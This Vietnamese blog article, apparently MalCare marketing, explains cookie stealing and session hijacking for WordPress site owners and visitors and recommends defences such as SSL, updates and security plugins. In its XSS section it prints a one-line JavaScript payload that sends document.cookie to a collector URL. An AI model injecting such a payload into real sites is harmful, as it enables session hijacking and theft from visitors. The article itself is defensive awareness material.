
Bạn có biết website dùng cookie lưu dữ liệu mật? Biết hacker dễ dàng đánh cắp cookie? Điều này đặt website và visitor tại rủi ro!
Cookie lưu mọi thứ: từ sở thích quảng cáo khách hàng đến thông tin đăng nhập và thẻ tín dụng. Cookie dùng rộng rãi trên internet và đáng sợ là chúng bị đánh cắp thường xuyên.
Nếu bạn là nạn nhân đánh cắp cookie hoặc session hijacking, hậu quả nghiêm trọng. Không chỉ mất doanh thu và niềm tin visitor, còn có thể đối mặt vấn đề pháp lý và phạt tiền nặng!
Đừng lo, hôm nay chúng tôi hướng dẫn mọi thứ cần biết để ngăn chặn tấn công này!
Hướng dẫn này: trước hiểu hacker đánh cắp cookie như thế nào, sau đó biện pháp phòng ngừa.
TL;DR: Lo lắng về WordPress? Bảo vệ site ngay bằng cài Plugin bảo vệ Session Hijacking & Cookie Stealing. Nó quét website định kỳ, cảnh báo nếu hacker chèn code độc hại cho phép đánh cắp cookie. Dùng plugin dọn dẹp hack kịp thời & tránh hậu quả.
Mục lục
→ Cookie Stealing (Đánh cắp Cookie) là gì?
→ Hacker dùng Cross-site Scripting (XSS) đánh cắp Cookie &.Session Hijacking như thế nào?
→ Cách ngăn chặn đánh cắp Cookie và Session Hijacking?
→ Bước Website Visitor có thể làm chống Cookie Stealing
Cookie Stealing (Đánh cắp Cookie) là gì?
Khác với trẻ trộm bánh quy từ lọ! Quá trình phức tạp, để hiểu cần nắm cơ bản.
→ Cookie là gì?
Hãy nghĩ cookie như mẩu dữ liệu nhỏ. Lưu thông tin tương tác với website. Ví dụ: site eCommerce theo dõi hành trình khách – sản phẩm tìm kiếm, mua, bỏ giỏ, trang truy cập.
Điều này cho chủ store thông tin phân tích: khách thích gì, trang nào được xem nhiều, user ở trang bao lâu... Dùng thông tin tùy chỉnh hiển thị website theo sở thích khách.
Cookie giúp chủ site hiểu gì hiệu quả, gì không. Xác định cần thay đổi/cải thiện gì.
Cookie cũng dùng hiển thị quảng cáo liên quan. Khi truy cập web, thấy quảng cáo.

Quảng cáo thường phản ánh lịch sử tìm kiếm gần đây. Ví dụ: tìm 'laptop' trên Google, quảng cáo mọi site đều hiện Dell. Quảng cáo không phải phần của site mà do service như Google Adsense xử lý.
Cookie làm cho cả chủ site và user tiện lợi. Tăng engagement, dẫn đến nhiều sale hơn – tốt cho chủ site. Với người mua, cookie giúp trải nghiệm cá nhân hóa hơn hoặc thấy quảng cáo liên quan hơn.
Nhưng có nhiều khuyết điểm, sẽ thảo luận sau.
[Quay lại đầu trang ↑]
→ Browser Session và Session ID là gì?
Khi đăng nhập website, một session giữa máy tính bạn và website được tạo.
Ví dụ: đăng nhập Facebook, session bắt đầu. Cho phép dùng Facebook (dù đóng/mở lại browser) cho đến khi click 'log out' kết thúc session.
Nếu không có session, bạn phải đăng nhập liên tục mỗi khi muốn dữ liệu mới. Ví dụ: rời news feed Facebook xem profile bạn bè, bạn sẽ bị logout và phải nhập lại credential để login xem profile.

Do đó session cần thiết. Giữ bạn đăng nhập để duyệt các trang web khác nhau và điều hướng website.
Quan trọng: mỗi session sinh ra một bộ cookie. Gọi là session cookie. Mỗi session cookie có Session ID duy nhất.
Website dùng ID này để xác thực user và thiết lập kết nối tin cậy.
Ví dụ: đăng nhập Facebook cần username/password. Tiếp theo, session tạo với ID duy nhất. Mọi request bạn gửi đến Facebook được xác thực bằng ID này. Khi muốn xem trang khác, gửi request đến server Facebook hiển thị trang. Facebook verify ID và hiển thị nội dung bạn muốn.
Giờ, hacker có thể chiếm đoạt session và lạm dụng kết nối tin cậy này. Chúng gửi request độc hại thay mặt bạn. Xem cách thức.
[Quay lại đầu trang ↑]
→ Vấn đề bảo mật với Cookie?
Khi cookie sinh ra, chỉ bạn – chủ site – xem được. Không site khác xem được cookie của bạn. Chúng thuộc về bạn hoàn toàn.
Nhưng cookie di chuyển trên internet. Được dùng bởi ad service và analytics service. Cookie nảy móc từ server này sang server khác khắp cầu. Nếu kết nối không an toàn, hacker dễ dàng chặn và đánh cắp cookie.
Bạn nghĩ: hacker lấy info sở thích mua sắm, không sao, đúng không?
Vấn đề: cookie lưu thông tin ngân hàng và cá nhân như địa chỉ giao hàng, liên hệ.
Nếu thông tin này rơi vào tay sai, bị dùng cho gian lận.
Cách phổ biến hacker đánh cắp cookie: dùng cùng wifi với bạn. Loại hack wifi này gọi là man-in-the-middle attack, chỉ xảy ra nếu cả hai cùng mạng wifi không bảo mật. Do đó không bao giờ dùng public wifi không an toàn hoặc nhiều người dùng. Cũng xảy ra trong mạng máy tính nội bộ.
Một vài phương pháp khác: packet sniffing và khai thác lỗ hổng cross-site scripting (XSS). Hôm nay chi tiết cách XSS đánh cắp cookie.
[Quay lại đầu trang ↑]
Hacker dùng Cross-site Scripting (XSS) đánh cắp Cookie & Session Hijacking như thế nào?
Để chỉ cách hacker dùng XSS đánh cắp cookie, dùng ví dụ. Giả sử bạn truy cập website có phần comment.
Comment bạn làm sẽ gửi đến database website. Lý tưởng: comment section chỉ chấp nhận text tiếng Anh thuần túy. Nhưng nếu chấp nhận ký tự đặc biệt, nó dễ bị XSS.
Hacker nhập mã độc của họ, gửi vào database. Một bên trong, code được thực thi. Hacker có nhiều code chèn vào website chạy hoạt động độc hại: tạo admin mới, đánh cắp cookie.
Để đánh cắp cookie, hacker nhập code sau:
Lưu ý: Đây không phải hướng dẫn đánh cắp cookie. Bài viết nhằm làm chủ site nhận thức cách hacker đánh cắp cookie. Không khuyến khích hoạt động bất hợp pháp.
[php]
document.write('<img src="https://localhost/submitcookie.php? cookie ='
+ escape(document.cookie) + '" />);
[/php]
Trong phần comment, code này hiển thị như một hình ảnh. Nếu bạn (làm visitor) click vào, thấy hình ảnh. Nhưng có nhiều chuyện hơn xảy ra.
Khi click hình ảnh, file PHP này thực thi code lặng lẽ và lấy session cookie và session ID của bạn.
Giờ hacker có thể tái tạo session và mạo danh bạn trên website đó. Chúng làm nhiều việc độc hại. Ví dụ: cookie chứa thông tin thẻ tín dụng/thanh toán, chúng mua sắm.
May mắn là có biện pháp phòng ngừa bảo vệ chủ site và visitor khỏi hack này.
Không bao giờ click link đáng ngờ trong phần comment website và email. Bạn có thể thành nạn nhân đánh cắp cookie.
[Quay lại đầu trang ↑]
Cách ngăn chặn đánh cắp Cookie và Session Hijacking?
Hai bên tham gia phòng ngừa: chủ website và visitor. Thảo luận biện pháp cho cả hai.
→ Biện pháp Chủ Website có thể làm chống Cookie Stealing
Là chủ site, nếu không có security analyst lo mọi việc, triển khai các biện pháp sau:
1. Cài đặt SSL Certificate
Dữ liệu chuyển liên tục giữa browser user và web server. Không có SSL, dữ liệu (cookie) gửi dưới dạng plain text. Hacker chặn được, đọc được. Nếu chứa credential, sẽ bị lộ.

SSL (Secure Sockets Layer) mã hóa dữ liệu trước khi truyền. Hacker đánh cắp cũng không đọc được.
Lấy SSL certificate qua hosting company hoặc SSL provider. Cũng có basic free SSL từ Let's Encrypt.
2. Cài Security Plugin
Giữ WordPress security plugin như MalCare active trên website. Firewall plugin ngăn chặn hack attempt và chặn IP độc hại. Thêm đó, quét site định kỳ, cảnh báo nếu hacker chèn code độc hại. Dọn dẹp site tức thì. Giúp phát hiện và xóa ngay attempt hack trước khi gây hại.
3. Cập nhật Website
Luôn cập nhật website, bao gồm cài đặt WordPress, theme, plugin. Chạy phần mềm cũ mở nhiều lỗ hổng hacker khai thác. Đảm bảo cập nhật site khi có update mới.

Update không chỉ mang tính năng mới và fix bug, cũng vá lỗ hổng bảo mật.
4. Hardening Website
WordPress.org khuyến khích biện pháp hardening nhất định. Bao gồm: username/password mạnh và độc nhất, chặn PHP execution thư mục lạ, disable file editor theme/plugin, v.v. Có vẻ như tiếng lóng nên tạo hướng dẫn chi tiết từng bước WordPress Hardening để theo dõi.
[Quay lại đầu trang ↑]
Bước Website Visitor có thể làm chống Cookie Stealing
Làm visitor, không phải tin mù rằng site đã làm bảo mật phù hợp. Bảo vệ mình với các giao thức bảo mật web.
1. Cài Anti-virus hiệu quả
Đảm bảo thiết bị truy cập internet có anti-malware software. Cảnh báo nếu phát hiện malware khi truy cập site độc hại. Cũng xóa malware tải/cài nhầm.
2. Không bao giờ click link đáng ngờ
Hacker nhắm user qua comment section và email. Tránh click link không tin cậy, đặc biệt lôi kéo ưu đãi/giảm giá hấp dẫn.
3. Tránh lưu dữ liệu nhạy cảm
Lưu thông tin thẻ tín dụng trên site mua sắm làm checkout nhanh/tiện. Lưu password trên browser (Chrome) để auto login – không cần nhớ password!
Nhưng đi kèm rủi ro cao bị đánh cắp. Tốt nhất không bao giờ lưu dữ liệu nhạy cảm trên website. Có thể tiết kiệm vài giây, nhưng cũng đặt mình tại rủi ro bị tấn công.
4. Xóa Cookie
Có thể xóa cookie định kỳ để loại bỏ thông tin nhạy cảm lưu trên browser (Chrome). Vào History > Clear Browsing Data. Tick checkbox 'Cookies and other site data'.

Chọn time range 'All Time' hoặc theo sở thích. Nhấn 'Clear data', cookie bị xóa khỏi lịch sử browser.
Kết thúc phần cookie stealing. Hy vọng bài viết giúp hiểu rõ chuyện gì xảy ra và cách phòng ngừa.
Hướng dẫn từ MalCare giúp tôi hiểu cookie stealing và biện pháp phòng ngừa. Xem ngay.
[Quay lại đầu trang ↑]
Tổng kết
Là chủ site, cần biện pháp bảo vệ lợi ích mình và visitor, client, customer. Nhưng hiểu rằng setup và quản lý site là công việc khó.
Vô số việc cần lo, bảo mật WordPress thường lùi xuống cuối.
Nhưng bỏ qua bảo mật có thể thảm họa cho mọi nỗ lực khác.
Giải pháp dễ, nhanh, hiệu quả: MalCare security plugin. Hãy coi nó như bảo vệ bạn thuê. Làm việc 24/7 quét định kỳ và bảo vệ site khỏi tấn công. Bạn yên tâm site trong tay an toàn.
Giữ WordPress site an toàn với MalCare!